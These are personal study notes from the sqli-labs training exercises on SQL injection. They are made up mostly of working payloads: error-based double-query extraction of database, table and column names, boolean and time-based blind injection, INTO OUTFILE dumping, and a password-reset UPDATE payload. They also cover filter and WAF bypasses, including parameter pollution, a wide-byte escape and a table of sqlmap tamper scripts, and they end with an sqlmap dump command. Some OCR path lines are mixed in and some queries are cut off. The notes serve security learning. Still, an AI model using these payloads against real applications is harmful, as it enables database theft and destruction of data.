SQL-Injection-Notes


YangZhe

2018.10.6

select table_name from information_schema.tables where table_schema=database() limit 2,1;
select column_name from information_schema.tables where table_name=database() limit 2,1;

double query injection

Using the failure:


Applications Places System
sqli-labs.odp - LibreOffice Impress
double-inject.sql (~/learning/sqli-videos) - gedit
File Edit View Search Tools Documents Help
Open
Save
Undo
double-inject.sql

```sql
select col1,col2,col3 from table where id=' 3' OR '1      '


select database();
select(select database());
select concat((select database()));
select concat(0x3a,0x3a,(select database()),0x3a,0x3a);
select concat(0x3a,0x3a,(select database()),0x3a,0x3a)a;
select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2))a;
select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2))a from information_schema.columns;
select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2))a from information_schema.tables;
select count(*), concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2))a from information_schema.columns group by a;
select count(*), concat(0x3a,0x3a,(select version()),0x3a,0x3a, floor(rand()*2))a from information_schema.columns group by a;
select count(*), concat(0x3a,0x3a,(select user()),0x3a,0x3a, floor(rand()*2))a from information_schema.columns group by a;
select count(*), concat(0x3a,0x3a,(select table_name from information_schema.tables where table_schema=database()limit 0,1),0x3a,0x3a, floor(r
from information_schema.columns group by a;
==========================================================================================================================================

```

In the process of dumping, it may dump some useful informatin, so in the picture, in the last line, it has possibility that it may dump the name of database in the html.

Core mind:

1. We need to use rand() function to rise the failure so that we can get the failure information in our html surface. Then we can know the database dump for us!
2. Count(*)!!!!

funtions:

count(*): select count(*) from users;
rand()*n

floor()


What is double query injection?

Select database(); ---------query
Select (select database())---------double query injection

select count(*),concat((select table_name from information_schema.tables where table_schema=database() limit n,1),0x3a,floor(rand()*3))a from information_schema.tables group by a;
tips: “n” is a outstanding variable which can show the n’s data.

1. **How to know the database name:**
   select count(*),concat(0x3a,database(),0x3a,floor(rand()*3))a from information_schema.tables group by a;
2. **How to know the tables name:**
   select count(*),concat((select table_name from information_schema.tables where table_schema=database() limit n,1),0x3a,floor(rand()*3))a from information_schema.tables group by a;
3. How to know the columns nane:
4. select count(*),concat((select column_name from information_schema.column where table_name=’users’ limit n,1),0x3a,floor(rand()*3))a from information_schema.tables group by a;

   etc:
   lesson 4:



```
fclose($fp);

// connectivity

$id = '"' . $id . '"';
$sql="SELECT * FROM users WHERE id=($id) LIMIT 0,1";
$result=mysqli_query($con, $sql);
$row = mysqli_fetch_array($result);

    if($row)
    {
```

   index.php?id=3”) and (select 1 from (select count(*),concat(0x3a,database(), 0x3a,floor(rand()*3))a from information_schema.tables group by a)b) --+

5. lesson 7: blind injection (Boolean based):
   function length ()
   select length (database ());

6. lesson 9: blind injection (time based):
   new function sleep(num);
   Core mind:
   in this case, you don't know the true return of database, and it may return the same ending to you. And it may confuse you a lot. So how to distinguish the end? Use the *sleep()* function. If you get a fake information, it will reply you instantly, or it will wait for n seconds to send you a correct answer.
   Form:
   Select if(condition, if true, if false)===select if((select database())="security",sleep(10),null)

7. lesson 10:dumping database using outfile.
   function:
   outfile – select * from user into outfile "/tmp/test.txt"
   dump.
   Form:
   ?id=1')) union select 1,database(),3 into outfile "....."

Post -error

1. Lesson 11:
   Basic form: ' ---your code here --- #
   Such as this
   ') and (select 1 from (select count(*),concat(0x3a,database(),0x3a,floor(rand()*2))a from information_schema.tables group by a)b)#

2. Lesson 12
   In this lesson, to not blind injection we can use double query injection too.
3. Lesson 13
   Update
   It is a very dangerous word! It can reset all the data in refer data.!!
   UPDATE table SET password='' or 1=1 # where account ='sss';
4. Lesson 14
   Select col1,col2 from users where account=("admin") and (select database()="name") #") password=("");

   In referred sentence, if "admin" exist, try to use "and", or use "or"!
5. Lesson 15
   Insert :
   ' or '1'='1
6. Lesson 16
   Cookies based injection.

It may refers to base64 encoding or decoding.

7. Lesson 17

   Second-order-injection (Indirect injection)

   Such as sqli-labs-24

   He checked the input where we have signed up.

   But when we try to change out password, there is a big problem for us.

   If we input ‘account --’, we may have not bypassed the login system, but the system if not examine the input, the reset system may change the ‘account’ ‘s password.

Key word filter

BLACKLIST

1. Lesson 18

   Labs – 25:

   Or --- ||

   And ---urlencode(‘&&’)---%26%26

   Labs – 25a

   Spaces and comments:

   1. Space: replace space with some non-printed character such as %a0/%0b/ ‘(‘ / ’)’
   2. Comment 1||1 or 1’||’1……etc
   3. If the letter capitalized or not.


2. Lesson 19

   ```
   $id= preg_replace(’/union\s+select/i’,””, $id)
   ```

   In this case, you can try union%a0select

WHITELIST

1.



```
//WAF implimentation with a whitelist approach..... only allo
function whitelist($input)
{
    $match = preg_match( pattern: "/^\d+$/", $input);
    if($match)
    {
        //echo "you are good";
        //return $match;
    }
    else
    {
        header( string: 'Location: hacked.php');
        //echo "you are bad";
    }
}
```

It is said that it only accepts the integer parameter.

So we need to know a tips that

If we do this:

File.php?id=1&?id=8

In php:

It will ignore the first parameter and only accepts the last get.

So we can make full use of this to bypass the whitelist filter.

In jsp:

It always take the first parameter in jsp or java application

2. Lesson 20

If there is an escape character conversion. You'd better to encode as utf-16 or else.

\ ----- 5c ---- one byte

\ ----- %bf%5c ----- two byte ---- it can bypass the filter if it is not filter by hex.

Sqlmap –tamper

支持的数据库	编号	脚本名称	作用	实现方式
all	1	apostrophemask.py	用 utf8 代替引号	("1 AND '1'='1") '1 AND %EF%BC%871%EF%BC%87=%EF%BC%871'
	2	base64encode.py	用 base64 编码替换	("1' AND SLEEP(5)#") 'MScgQU5EIFNMRUVQKDUpIw=='
	3	multiplespaces.py	围绕 SQL 关键字添加多个空格	('1 UNION SELECT foobar') '1 UNION SELECT foobar'

	4	space2plus.py	用+替换空格	('SELECT id FROM users') 'SELECT+id+FROM+users'
	5	nonrecursivereplacement.py	双重查询语句。取代 predefined SQL 关键字 with 表示 suitable for 替代（例如 . replace（ “SELECT”、” ")） filters	('1 UNION SELECT 2--') '1 UNIOUNIONN SELESELECTCT 2--'
	6	space2randomblank.py	代替空格字符（“”）从一个随机的空白字符可选字符的有效集	('SELECT id FROM users') 'SELECT%0Did%0DFROM%0Ausers'
	7	unionalltounion.py	替换 UNION ALL SELECT UNION SELECT	('-1 UNION ALL SELECT') '-1 UNION SELECT'
	8	securesphere.py	追加特制的字符串	('1 AND 1=1') "1 AND 1=1 and '0having'='0having'"
mssql	1	space2hash.py	绕过过滤‘=' 替换空格字符（”），（’ – ‘）后跟一个破折号注释，一个随机字符串和一个新行（’ n’）	'1 AND 9227=9227' '1--nVNaVoPYeva%0AAND--ngNvzqu%0A9227=9227'
	2	equaltolike.py	like 代替等号	* Input: SELECT * FROM users WHERE id=1 2 * Output: SELECT * FROM users WHERE id LIKE 1
	3	space2mssqlblank.py(mssql)	空格替换为其它空符号	Input: SELECT id FROM users Output: SELECT%08id%02FROM%0Fusers
	4	space2mssqlhash.py	替换空格	('1 AND 9227=9227') '1%23%0AAND%23%0A9227=9227'
	5	between.py	用 between 替换大于号（>）	('1 AND A > B--') '1 AND A NOT BETWEEN 0 AND B--'
	6	percentage.py	asp 允许每个字符前面添加一个%号	* Input: SELECT FIELD FROM TABLE * Output: %S%E%L%E%C%T %F%I%E%L%D %F%R%O %M %T%A%B%L%E
	7	sp_password.py	追加 sp_password’从	('1 AND 9227=9227-- ')

			DBMS 日志的自动模糊处理的有效载荷的末尾	'1 AND 9227=9227-- sp_password'
	8	charencode.py	url 编码	* Input: SELECT FIELD FROM%20TABLE * Output: %53%45%4c%45%43%54%20%46%49%45%4c%44%20%46%52%4f%4d%20%54%41%42%4c%45
	9	randomcase.py	随机大小写	* Input: INSERT * Output: InsERt
	10	charunicodeencode.py	字符串 unicode 编码	* Input: SELECT FIELD%20FROM TABLE * Output: %u0053%u0045%u004c%u0045%u0043%u0054%u0020%u0046%u0049%u0045%u004c%u0044%u0020%u0046%u0052%u004f%u004d%u0020%u0054%u0041%u0042%u004c%u0045′
	11	space2comment.py	Replaces space character (‘ ‘) with comments ‘/**/’	* Input: SELECT id FROM users * Output: SELECT//id//FROM/**/users
mysql >= 5.1.13	1	equaltolike.py	like 代替等号	* Input: SELECT * FROM users WHERE id=1 2 * Output: SELECT * FROM users WHERE id LIKE 1
	2	greatest.py	绕过过滤’>’ ,用 GREATEST 替换大于号。	('1 AND A > B') '1 AND GREATEST(A,B+1)=A'
	3	apostrophenullencode.py	绕过过滤双引号，替换字符和双引号。	tamper("1 AND '1'='1") '1 AND %00%271%00%27=%00%271'
	4	ifnull2ifisnull.py	绕过对 IFNULL 过滤。替换类似’IFNULL(A, B)’为’IF(ISNULL(A), B, A)’	('IFNULL(1, 2)') 'IF(ISNULL(1),2,1)'
	5	space2mssqlhash.py	替换空格	('1 AND 9227=9227') '1%23%0AAND%23%0A9227=9227'
	6	modsecurityversioned.py	过滤空格，包含完整的查询版本注释	('1 AND 2>1--') '1 /*!30874AND 2>1*/--'
	7	space2mysqlblank.py	空格替换其它空白符号(mysql)	Input: SELECT id FROM users Output: SELECT%0Bid%0BFROM%A0users
	8	between.py	用 between 替换大于号（>）	('1 AND A > B--') '1 AND A NOT BETWEEN 0 AND B--'

	9	modsecurityzeroversioned.py	包含了完整的查询与零版本注释	('1 AND 2>1--') '1 /*!00000AND 2>1*/--'
	10	space2mysqldash.py	替换空格字符（”）（’ – ‘）后跟一个破折号注释一个新行（’ n’）	('1 AND 9227=9227') '1--%0AAND--%0A9227=9227'
	11	bluecoat.py	代替空格字符后与一个有效的随机空白字符的 SQL 语句。 然后替换=为 like	('SELECT id FROM users where id = 1') 'SELECT%09id FROM users where id LIKE 1'
	12	percentage.py	asp 允许每个字符前面添加一个%号	* Input: SELECT FIELD FROM TABLE * Output: %S%E%L%E%C%T %F%I%E%L%D %F%R%O%M %T%A%B%L%E
	13	charencode.py	url 编码	* Input: SELECT FIELD FROM%20TABLE * Output: %53%45%4c%45%43%54%20%46%49%45%4c%44%20%46%52%4f%4d%20%54%41%42%4c%45
	14	randomcase.py	随机大小写	* Input: INSERT * Output: InsERt
	15	versionedkeywords.py	Encloses each non-function keyword with versioned MySQL comment	* Input: 1 UNION ALL SELECT NULL, NULL, CONCAT(CHAR(58,104,116,116,58),IFNULL(CAST(CURRENT_USER() AS CHAR),CHAR(32)),CHAR(58,100,114,117,58))# * Output: 1/*!UNION**!ALL**!SELECT**!NULL*/,/*!NULL*/, CONCAT(CHAR(58,104,116,116,58),IFNULL(CAST(CURRENT_USER()/*!AS**! CHAR*/),CHAR(32)),CHAR(58,100,114,117,58))#
	16	space2comment.py	Replaces space character (‘ ‘) with comments ‘/**/’	* Input: SELECT id FROM users * Output: SELECT//id//FROM/**/users
	17	charunicodeencode.py	字符串 unicode 编码	* Input: SELECT FIELD%20FROM TABLE * Output: %u0053%u0045%u004c%u0045%u0043%u0054%u0020%u0046%u0049%u0045%u004c%u0044%u0020%u0046%u0052%u004f%u004d%u0020%u0054%u0041%u0042%u004c%u0045′
	18	versionedmorekeywords.py	注释绕过	* Input: 1 UNION ALL SELECT NULL, NULL, CONCAT(CHAR(58,122,114,115,58),IFNULL(CAST(CURRENT_USER() AS CHAR),CHAR(32)),CHAR(58,115,114,121,58))# * Output: 1/*!UNION**!ALL**!SELECT**!NULL*/,/*!NULL*/,/*!

				CONCAT*/(/*!CHAR*/(58,122,114,115,58),/*!IFNULL*/(CAST(/*!CURRENT_USER*/()/*!AS**!CHAR*/),/*!CHAR*/(32)),/*!CHAR*/(58,115,114,121,58))#
MySQL < 5.1	19	halfversionedmorekeywords.py	关键字前加注释	* Input: value’ UNION ALL SELECT CONCAT(CHAR(58,107,112,113,58),IFNULL(CAST(CURRENT_USER() AS CHAR),CHAR(32)),CHAR(58,97,110,121,58)), NULL, NULL# AND ‘QDWa’='QDWa * Output: value’/*!0UNION/*!0ALL/*!0SELECT/*!0CONCAT(/*!0CHAR(58,107,112,113,58),/*!0IFNULL(CAST(/*!0CURRENT_USER()/*!0AS/*!0CHAR),/*!0CHAR(32)),/*!0CHAR(58,97,110,121,58)), NULL, NULL#/*!0AND ‘QDWa’='QDWa
	20	halfversionedmorekeywords.py	当数据库为 mysql 时绕过防火墙，每个关键字之前添加 mysql 版本评论	1.("value' UNION ALL SELECT CONCAT(CHAR(58,107,112,113,58),IFNULL(CAST(CURRENT_USER() AS CHAR),CHAR(32)),CHAR(58,97,110,121,58)), NULL, NULL# AND 'QDWa'='QDWa") 2."value'/*!0UNION/*!0ALL/*!0SELECT/*!0CONCAT(/*!0CHAR(58,107,112,113,58),/*!0IFNULL(CAST(/*!0CURRENT_USER()/*!0AS/*!0CHAR),/*!0CHAR(32)),/*!0CHAR(58,97,110,121,58)),/*!0NULL,/*!0NULL#/*!0AND 'QDWa'='QDWa"
MySQL >= 5.1.13	21	space2morehash.py	空格替换为 #号 以及更多随机字符串 换行符	* Input: 1 AND 9227=9227 * Output: 1%23PTTmJopxdWJ%0AAND%23cWfcVRPV%0A9227=9227
Oracle	1	greatest.py	绕过过滤’>’ ,用 GREATEST 替换大于号。	('1 AND A > B') '1 AND GREATEST(A,B+1)=A'
	2	apostrophenullencode.py	绕过过滤双引号，替换字符和双引号。	tamper("1 AND '1'='1") '1 AND %00%271%00%27=%00%271'
	3	between.py	用 between 替换大于号（>）	('1 AND A > B--') '1 AND A NOT BETWEEN 0 AND B--'
	4	charencode.py	url 编码	* Input: SELECT FIELD FROM%20TABLE * Output: %53%45%4c%45%43%54%20%46%49%45%4c%44%20%46%52%4f%4d%20%54%41%42%4c%45
	5	randomcase.py	随机大小写	* Input: INSERT * Output: InsERt

	6	charunicodeencode.py	字符串 unicode 编码	* Input: SELECT FIELD%20FROM TABLE * Output: %u0053%u0045%u004c %u0045%u0043%u0054%u0020%u0046%u0049%u0045%u004c%u0044%u0020%u0046%u0052%u004f%u004d %u0020%u0054%u0041%u0042%u004c%u0045′
	7	space2comment.py	Replaces space character (‘ ‘) with comments ‘/**/’	* Input: SELECT id FROM users * Output: SELECT//id//FROM/**/users
Postgre SQL	1	greatest.py	绕过过滤’>’ ,用 GREATEST 替换大于号。	('1 AND A > B') '1 AND GREATEST(A,B+1)=A'
	2	apostrophenullencode.py	绕过过滤双引号，替换字符和双引号。	tamper("1 AND '1'='1") '1 AND %00%271%00%27=%00%271'
	3	between.py	用 between 替换大于号（>）	('1 AND A > B--') '1 AND A NOT BETWEEN 0 AND B--'
	4	percentage.py	asp 允许每个字符前面添加一个%号	* Input: SELECT FIELD FROM TABLE * Output: %S%E%L%E%C%T %F%I%E%L%D %F%R%O %M %T%A%B%L%E
	5	charencode.py	url 编码	* Input: SELECT FIELD FROM%20TABLE * Output: %53%45%4c%45%43%54%20%46%49%45%4c %44%20%46%52%4f%4d%20%54%41%42%4c%45
	6	randomcase.py	随机大小写	* Input: INSERT * Output: InsERt
	7	charunicodeencode.py	字符串 unicode 编码	* Input: SELECT FIELD%20FROM TABLE * Output: %u0053%u0045%u004c %u0045%u0043%u0054%u0020%u0046%u0049%u0045%u004c%u0044%u0020%u0046%u0052%u004f%u004d %u0020%u0054%u0041%u0042%u004c%u0045′
	8	space2comment.py	Replaces space character (‘ ‘) with comments ‘/**/’	* Input: SELECT id FROM users * Output: SELECT//id//FROM/**/users
Access	1	appendnullbyte.py	在有效负荷结束位置加载零字节字符编码	('1 AND 1=1') '1 AND 1=1%00'
其他		chardoubleencode.py	双 url 编码(不处理以编码的)	* Input: SELECT FIELD FROM%20TABLE * Output: %2553%2545%254c %2545%2543%2554%2520%2546%2549%2545%254c

				%2544%2520%2546%2552%254f%254d%2520%2554%2541%2542%254c%2545
		unmagicquotes.py	宽字符绕过 GPC addslashes	* Input: 1’ AND 1=1 * Output: 1%bf%27 AND 1=1–%20
		randomcomments.py	用/**/分割 sql 关键字	‘INSERT’ becomes ‘IN//S//ERT’

Sqlmap 指令:

```
Sqlmap.py -u 网址 -T ”” -C “” --dump
```